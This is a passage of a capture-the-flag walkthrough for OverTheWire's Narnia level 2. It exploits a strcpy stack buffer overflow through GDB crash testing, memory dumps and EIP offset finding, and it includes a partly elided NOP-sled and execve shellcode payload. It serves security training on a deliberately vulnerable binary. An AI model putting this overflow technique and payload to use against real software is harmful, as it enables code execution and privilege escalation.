Narnia Level - 2

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

`Donate at:` https://overthewire.org/information/donate.html

`Author:` Jinay Shah

`Tools Used:`

- Kali Linux
- Python
- GDB

TL;DR

Vulnerability:
Classic buffer overflow in `strcpy()` with no input validation on a 128-byte buffer.

Exploit Strategy:

- Buffer breaks at 132 characters (128 buffer + 4 bytes saved EBP)
- Overwrite saved EIP at offset 132 to redirect execution flow
- Inject 99-byte NOP sled (`\x90`) + 33-byte shellcode + return address

Key Discovery Method:

1. Found exact EIP overwrite point using pattern: `132*"A" + "BBBBB"` → crashed at `0x42424242`
2. Used GDB memory examination (`x/50wx $esp`) to locate buffer position
3. Trial-and-error to find working return address: `0xffffd560` (points into NOP sled)

Working Payload:

```
./narnia2 `echo -e "\x90×99\x6a\x0b\x58...\xcd\x80\x60\xd5\xff\xff"`
```

Technical Flow:
Overflow → Overwrite saved EIP → RET loads `0xffffd560` → Land in NOP sled → Slide to shellcode → `execve("/bin/bash -p")` → Shell as narnia3

Critical Concept:
NOP sled compensates for ASLR/stack address variations, providing a large landing zone (±99 bytes) for successful exploitation despite imprecise return address targeting.


Level info:

`narnia2.c`

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char * argv[]){
    char buf[128];

    if(argc == 1){
        printf("Usage: %s argument\n", argv[0]);
        exit(1);
    }
    strcpy(buf,argv[1]);
    printf("%s", buf);

    return 0;
}
```


Solution:

The code reveals how we have a maximum capacity to store 128 characters, but no limit on how many characters we can accept, classic. Anyways, lets try to execute our program normally and then we shall run it in `GDB` as usual and try to analyze its memory dump.



```
narnia2@narnia:/narnia$ ./narnia2
Usage:  ./narnia2 argument
narnia2@narnia:/narnia$ ./narnia2 1234567890
1234567890narnia2@narnia:/narnia$ ./narnia2 ABCD
ABCDnarnia2@narnia:/narnia$
```

Let's try to overflow the buffer:



```
narnia2@narnia:/narnia$ python3 -c 'print(128*"A")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
narnia2@narnia:/narnia$
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(128*"A")')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAnarni
a2@narnia:/narnia$
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(130*"A")')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAnar
nia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(135*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(134*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(133*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(132*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(131*"A")')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAna
rnia2@narnia:/narnia$ |
```

Allow me to dissect what I was trying to achieve in the above snapshot:


```
narnia2@narnia:/narnia$ python3 -c 'print(128*"A")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
narnia2@narnia:/narnia$


-----------------------------------------------------------------------------
---------
→ Above, I was trying to check the syntax of python3, and ensuring it actually
is
  working nothing more to dissect here.
```

```
--------------------------------------------------------------------------------
---------

narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(128*"A")')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
narnia2@narnia:/narnia$

--------------------------------------------------------------------------------
---------
→ In the above snapshot of CLI, the program executes as expected.
    128 characters is limit and it is working just fine, lets try to find out how mu
ch
    longer of a string it can work with EXACTLY.

--------------------------------------------------------------------------------
---------
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(130*"A")')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(135*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(134*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(133*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(132*"A")')
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 $(python3 -c 'print(131*"A")')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
narnia2@narnia:/narnia$
```

```
------------------------------------------------------------------------------
---------
→ Here, Im trying to figure what is the exact length at which it break, and the most it
   can do is 131 characters and breaks exactly at 132 character length.
   Let's head to out GDB [Debugging mode...]
```

Let’s begin with it:

```
Incase you are coming across my write-up/walkthrough for the first time, and/or aren't
aware of how we can run GDB and dissasemble the program, you can follow these
instruction(s):

→ gdb ./narnia2
[Type Y when prompted]

→ disassemble main
[And you should get a similar output as below]
```




```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049186 <+0>:     push   %ebp
   0x08049187 <+1>:     mov    %esp,%ebp
   0x08049189 <+3>:     add    $0xffffff80,%esp
   0x0804918c <+6>:     cmpl   $0x1,0x8(%ebp)
   0x08049190 <+10>:    jne    0x80491ac <main+38>
   0x08049192 <+12>:    mov    0xc(%ebp),%eax
   0x08049195 <+15>:    mov    (%eax),%eax
   0x08049197 <+17>:    push   %eax
   0x08049198 <+18>:    push   $0x804a008
   0x0804919d <+23>:    call   0x8049040 <printf@plt>
   0x080491a2 <+28>:    add    $0x8,%esp
   0x080491a5 <+31>:    push   $0x1
   0x080491a7 <+33>:    call   0x8049060 <exit@plt>
   0x080491ac <+38>:    mov    0xc(%ebp),%eax
   0x080491af <+41>:    add    $0x4,%eax
   0x080491b2 <+44>:    mov    (%eax),%eax
   0x080491b4 <+46>:    push   %eax
   0x080491b5 <+47>:    lea    -0x80(%ebp),%eax
   0x080491b8 <+50>:    push   %eax
   0x080491b9 <+51>:    call   0x8049050 <strcpy@plt>
   0x080491be <+56>:    add    $0x8,%esp
   0x080491c1 <+59>:    lea    -0x80(%ebp),%eax
   0x080491c4 <+62>:    push   %eax
   0x080491c5 <+63>:    push   $0x804a01c
   0x080491ca <+68>:    call   0x8049040 <printf@plt>
   0x080491cf <+73>:    add    $0x8,%esp
   0x080491d2 <+76>:    mov    $0x0,%eax
   0x080491d7 <+81>:    leave
   0x080491d8 <+82>:    ret
End of assembler dump.
(gdb)
```

We can try to overflow the buffer and see how the program behaves/reacts, we can add a breakpoint at <+81> just before return to analyze it:


```
>> break *main+81
---------------------------------------------------------------------------------
---------
```

→ We can see the addresses match, so the breakpoint is added at the correct address
  location [output below]:



```
   0x080491d2 <+76>:     mov     $0x0,%eax
   0x080491d7 <+81>:     leave
   0x080491d8 <+82>:     ret
End of assembler dump.
(gdb) break *main+81
Breakpoint 1 at 0x80491d7
(gdb) 
```

Now then allow me to tinker with the program and observe how it behaves with various length of characters:




```
Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[In
ferior 1 (process 72) exited normally]
(gdb) run $(python3 -c 'print(132*"A")')
Starting program: /narnia/narnia2 $(python3 -c 'print(132*"A")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
Download failed: Invalid argument.  Continuing without source file ./libio/./libio/libioP.h.
IO_set_accept_foreign_vtables (flag=0x2dcd6900) at ./libio/libioP.h:1002
warning: 1002   ./libio/libioP.h: No such file or directory
(gdb) run $(python3 -c 'print(140*"A")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia2 $(python3 -c 'print(140*"A")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) 
```

```
(gdb) run $(python3 -c 'print(130*"A")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia2 $(python3 -c 'print(130*"A")')
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA[Inferior 1 (process 72) exited normally]

--------------------------------------------------------------------------------
---------
→ This is my first attempt and it exits normally and prints 130-As... nothing too
  speacial as of now, let's try increasing it to 132 which is expected to break.

--------------------------------------------------------------------------------
---------
(gdb) run $(python3 -c 'print(132*"A")')
Starting program: /narnia/narnia2 $(python3 -c 'print(132*"A")')
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
```

```
Download failed: Invalid argument.  Continuing without source file ./libio/./libi
o/libioP.h.
IO_set_accept_foreign_vtables (flag=0x2dcd6900) at ./libio/libioP.h:1002
warning: 1002   ./libio/libioP.h: No such file or directory

--------------------------------------------------------------------------------
---------
→ The prgoram receives a segmentation fault as expected, let's try increasing the
  overflow even more and observe the output...

--------------------------------------------------------------------------------
---------
(gdb) run $(python3 -c 'print(140*"A")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia2 $(python3 -c 'print(140*"A")')
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
--------------------------------------------------------------------------------
---------
→ Look closely, there's a difference in output this time around;
  Focus on this: 0x41414141 in ?? ()

  We will analyze the memory dump from here, in reverse order though...
```

The memory dump:



```
(gdb) x/-50wx $esp
0xffffd238:     0xf7ddf11d      0xf7fade34      0xffffd3c0      0xf7ffcb60
0xffffd248:     0xffffd2f8      0xf7dd4dd9      0xf7faed40      0x0804a01c
0xffffd258:     0xffffd274      0x00000000      0xffffd278      0xf7ffda20
0xffffd268:     0xf7dd4db9      0x080491cf      0x0804a01c      0xffffd278
0xffffd278:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd288:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd298:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2f8:     0x41414141      0x41414141
(gdb)
```


Allow me to breakdown the instruction first and then the output:

```
>> x/-50wx $esp

    x/   → examine
    -50w → 50 words/bytes but upwards not downwards
    x    → x - for hexadecimal format
           [One can also use the following: d - decimal, c - character etc.]
```

The output:

Sequences of 0x41414141 → is the hexadecimal values of 'As' that we put in, what we
need and aim to figure out is, where the program is actually returning the address, WHY the return address? we will see the why down the line, just bear with me for a while...

Okay this wasn't planned, it generally takes some trial and error honestly to figure it our but this time around it came in clutch, we found it in first shot:



```
(gdb) run $(python3 -c 'print(132*"A"+"BBBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia2 $(python3 -c 'print(132*"A"+"BBBBB")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491d7 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/-50wx $esp
0xffffd238:     0xf7ddf11d      0xf7fade34      0xffffd3c0      0xf7ffcb60
0xffffd248:     0xffffd2f8      0xf7dd4dd9      0xf7faed40      0x0804a01c
0xffffd258:     0xffffd274      0x00000000      0xffffd278      0xf7ffda20
0xffffd268:     0xf7dd4db9      0x080491cf      0x0804a01c      0xffffd278
0xffffd278:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd288:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd298:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2c8:     0x41414141      0x41414141      0x41414141      0x41414141
